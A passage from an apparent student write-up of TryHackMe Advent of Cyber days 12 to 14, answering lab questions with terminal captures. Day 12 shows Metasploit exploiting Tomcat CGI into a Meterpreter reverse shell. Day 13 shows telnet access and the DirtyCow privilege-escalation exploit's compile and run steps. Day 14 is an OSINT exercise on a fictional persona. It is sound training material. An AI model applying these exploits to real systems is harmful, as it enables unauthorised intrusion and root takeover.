[*] Command Stager progress -  41.72% done (41994/100668 bytes)
[*] Command Stager progress -  48.67% done (48993/100668 bytes)
[*] Command Stager progress -  55.62% done (55992/100668 bytes)
[*] Command Stager progress -  62.57% done (62991/100668 bytes)
[*] Command Stager progress -  69.53% done (69990/100668 bytes)
[*] Command Stager progress -  76.48% done (76989/100668 bytes)
[*] Command Stager progress -  83.43% done (83988/100668 bytes)
[*] Command Stager progress -  90.38% done (90987/100668 bytes)
[*] Command Stager progress -  97.34% done (97986/100668 bytes)
[*] Sending stage (176195 bytes) to 10.10.205.247
[*] Command Stager progress - 100.02% done (100692/100668 bytes)
[*] Meterpreter session 1 opened (10.10.73.205:4444 -> 10.10.205.247:49876) at 2022-06-28 06:17:25 +0100

meterpreter >
[!] Make sure to manually cleanup the exe generated by the exploit

meterpreter >
meterpreter > ls
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
==========================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-06-28 06:17:24 +0100  INwPb.exe
100777/rwxrwxrwx  73802  fil   2022-06-28 06:12:29 +0100  ZogHA.exe
100777/rwxrwxrwx  825    fil   2020-11-19 03:49:25 +0000  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 22:05:43 +0000  flag1.txt
100777/rwxrwxrwx  73802  fil   2022-06-28 05:39:12 +0100  qasKD.exe

meterpreter > cat flag1.txt
thm{whacking_all_the_elves}meterpreter >
```

Question 4 :

Q4: What were the Metasploit settings you had to set?

= RHOST



```
Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf5 exploit(windows/http/to
mcat_cgi_cmdlineargs) > cat target.txt
[*] exec: cat target.txt

10.10.205.247
msf5 exploit(windows/http/to
mcat_cgi_cmdlineargs) > set rhosts 10.10.205.247
rhosts => 10.10.205.247
msf5 exploit(windows/http/to
mcat_cgi_cmdlineargs) > options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:po
rt][...]
   RHOSTS     10.10.205.247    yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randoml
y generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
```

Thought Process/ Methodology: day12


First, we deploy our machine and attackbox. We started the progress by inserted cat target.txt command followed by nmap on the terminal in order to get the version number of web server. Then, we navigate exploit-db.com to find CVE that can be used to create a Meterpreter entry onto the machine. After that, we start Metasploit console and set up the option which is we use rhosts. We run the exploit to get Meterpreter connection and after some step, we got the flag.

DAY 13

Question 1:

Q1: What old, deprecated protocol and service is running?

=telnet




```
root@ip-10-10-72-146:~# mkdir aoc_day13/
root@ip-10-10-72-146:~# nmap 10.10.88.119

Starting Nmap 7.60 ( https://nmap.org ) at 2022-06-27 09:48 BST
Nmap scan report for ip-10-10-88-119.eu-west-1.compute.internal (10.10.88.119)
Host is up (0.00059s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:F4:04:2C:FE:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@ip-10-10-72-146:~# telnet 10.10.88.119 <PORT_FROM_NMAP_SCAN>
bash: syntax error near unexpected token `newline'
root@ip-10-10-72-146:~# telnet 10.10.88.119
Trying 10.10.88.119...
Connected to 10.10.88.119.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
```

Question 2:

Q2: What credential was left for you?

=clauschristmas



laces System
Mon 27 Jun, 09:52
AttackBox IP:10.10.72.146
root@ip-10-10-72-146: ~
File Edit View Search Terminal Help

```
23/tcp  open  telnet
111/tcp open  rpcbind
MAC Address: 02:F4:04:2C:FE:6B (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
root@ip-10-10-72-146:~# telnet 10.10.88.119 <PORT_FROM_NMAP_SCAN>
bash: syntax error near unexpected token `newline'
root@ip-10-10-72-146:~# telnet 10.10.88.119
Trying 10.10.88.119...
Connected to 10.10.88.119.
Escape character is '^]'.
HI SANTA!!!

We knew you were coming and we wanted to make
it easy to drop off presents, so we created
an account for you to use.

Username: santa
Password: clauschristmas

We left you cookies and milk!

christmas login: Connection closed by foreign host.
root@ip-10-10-72-146:~# 
```

Question 3:

Q3: What distribution of Linux and version number is this server running?

=Ubuntu 12.04




```
christmas login: santa
Password:
Last login: Sat Nov 21 20:37:37 UTC 2020 from 10.0.2.2 on pts/2
                \ /
              -->*<--
                /o\
               /_\_\
              /_/_0_\
             /_o_\_\_\
            /_/_/_/_/o\
           /@\_\_\@\_\_\
          /_/_/O/_/_/_/_\
         /_\_\_\_\_\o\_\_\
        /_/0/_/_/_0_/_/@/_\
       /_\_\_\_\_\_\_\_\_\_\
      /_/o/_/_/@/_/_/o/_/0/_\
               [___]

$ cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=12.04
DISTRIB_CODENAME=precise
DISTRIB_DESCRIPTION="Ubuntu 12.04 LTS"
$ 
```

Question 4:

Q4: Who got here first?

=grinch




```
    exit(ret);
  }

  struct UserInfo user;
  // set values, change as needed
  user.username = "grinch";
  user.user_id = 0;
  user.group_id = 0;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

}

/*****************************************************
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
//    - Yours Truly,
//          The Grinch
//*****************************************************/
$ 
```

Question 5:

Q5: What is the verbatim syntax you can use to compile, taken from the real C source code comments?

=gcc -pthread dirty.c -o dirty -lcrypt




```
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
```

Question 6:

Q6: What "new" username was created, with the default operations of the real C source code?

=firefart




```
               [___]

$ ls
christmas.sh  cookies_and_milk.txt  dirty  dirty.c
$ ./dirty
File /tmp/passwd.bak already exists! Please delete it and run again
$
$ clear

$ su firefart
Password:
firefart@christmas:/home/santa# cd /root
firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# cat message_from_the_grinch.txt
Nice work, Santa!

Wow, this house sure was DIRTY!
I think they deserve coal for Christmas, don't you?
So let's leave some coal under the Christmas `tree`!

Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
```

Question 7:

Q7: What is the MD5 hash output?

=8b16f00dd3b51efadb02c1df7f8427cc



```
Let's work together on this. Leave this text file here,
and leave the christmas.sh script here too...
but, create a file named `coal` in this directory!
Then, inside this directory, pipe the output
of the `tree` command into the `md5sum` command.

The output of that command (the hash itself) is
the flag you can submit to complete this task
for the Advent of Cyber!

        - Yours,
                John Hammond
                er, sorry, I mean, the Grinch

          - THE GRINCH, SERIOUSLY

firefart@christmas:~# ls
christmas.sh  message_from_the_grinch.txt
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh  coal  message_from_the_grinch.txt
firefart@christmas:~# tree
.
|-- christmas.sh
|-- coal
`-- message_from_the_grinch.txt

0 directories, 3 files
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~# 
```

Question 8:

Q8: What is the CVE for DirtyCow?

= CVE-2016-5195

Thought Process/Methodology: day13


First of all, we insert the IP address in the terminal which is nmap 10.10.88.119. We can see that there’s 3 port open (ssh, telnet, rpcbind). We also can answer Question 1 which is the 2nd port, telnet. For the second question, we use telnet 10.10.88.119 to get the username and password. The credential that’s left for us is the password which is clauschristmas. Then we log in using the credentials given to get the answer for question 4. The answer is Ubuntu 12.04. Then we use command ls 10.10.88.119 to get the answer for question 5 which is the grinch. Next, we go to this website https://dirtycow.ninja/ and read the code to get the answer for question 5 and 8. The answer for question 5 is in the code. Next for question 6 we use code gcc -pthread dirty.c -o dirty -lcrypt to compile. Question 7 we use ls directory to get the MD5 output. Lastly, the CVE for Dirtycow acan be found in the website too. It was CVE-2016-5195.

DAY 14

Question 1:

Q1: What URL will take me directly to Rudolph's Reddit comment history?

=https://www.reddit.com/user/IGuidetheClaus2020/comments/



reddit.com/user/IGuidetheClaus2020/comments/

kelas yuk! mmu link life tools delay work to do Other bo

reddit Search Reddit Log In Sign Up

OVERVIEW POSTS COMMENTS AWARDS RECEIVED (LEGACY)

New Hot Top

IGuidetheClaus2020 commented on Loooool i.redd.it/lzu70q... · r/Twitter · Posted by u/FriegusTheBoss

IGuidetheClaus2020 1 point · 2 years ago

Ouch. Some days I love Twitter. Some days, it's just...lol.

Reply Share ···

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · r/books · Posted by u/speckz

IGuidetheClaus2020 4 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share ···

u/IGuidetheClaus2020

Karma 36

Cake day November 24, 2020

Follow

More Options


Trophy Case (1)

One-Year Club

Question 2:

Q2: According to Rudolph, where was he born?

=Chicago



reddit IGUIDETHECLAUS2020 overview comments submitted g

Welcome to Reddit.

Where a community about your favorite things is waiting for you.

BECOME A REDDITOR and subscribe to one of thousands of communities.

sorted by: new

Loooool by FriegusTheBoss in Twitter
[-] IGuidetheClaus2020 1 point 1 year ago
Ouch. Some days I love Twitter. Some days, it's just...lol.
permalink save context full comments (54) report

Chicago Public Library says eliminating fines has paid off - After eliminating overdue fe
something that made everyone smile: a jump in the return of books overdue for six m
[-] IGuidetheClaus2020 5 points 1 year ago
Fun fact: I was actually born in Chicago and my creator's name was Robert!
permalink save context full comments (422) report

[deleted by user] by [deleted] in christmas
[-] IGuidetheClaus2020 1 point 1 year ago
All that's missing is some jingle juice!
permalink save context full comments (37) report


My 2020 display in Fullerton, CA by [deleted] in christmas
[-] IGuidetheClaus2020 1 point 1 year ago
Holy electric bill, Batman!
permalink save context full comments (30) report

Cozy Condo Christmas by DhamiltonS in christmas
[-] IGuidetheClaus2020 1 point 1 year ago

Question 3:

Q3: Rudolph mentions Robert. Can you use Google to tell me Robert's last name?

=May



https://en.wikipedia.org › wiki › Rudolph_

Rudolph the Red-Nosed Rein

Rudolph the Red-Nosed Reindeer is a fict

usually depicted as the ninth and younges

Created by: Robert L. May

First appearance: 1939

Question 4:


Q4: On what other social media platform might Rudolph have an account?

=Twitter

Question 5:

Q5: What is Rudolph's username on that platform?

=IGuideClaus2020



IGuidetheClaus2020

23 Tweets

IGuidetheClaus2020

@IGuideClaus2020

Seeking the truth. Really.

Business inquiries: rudolphthered@hotmail.com

North Pole   Joined November 2020

5 Following   171 Followers

Not followed by anyone you're following

IGuidetheClaus2020 Retweeted


Tesla @Tesla · Nov 9, 2020

20k Superchargers and counting

Question 6:

Q6: What appears to be Rudolph's favorite TV show right now?

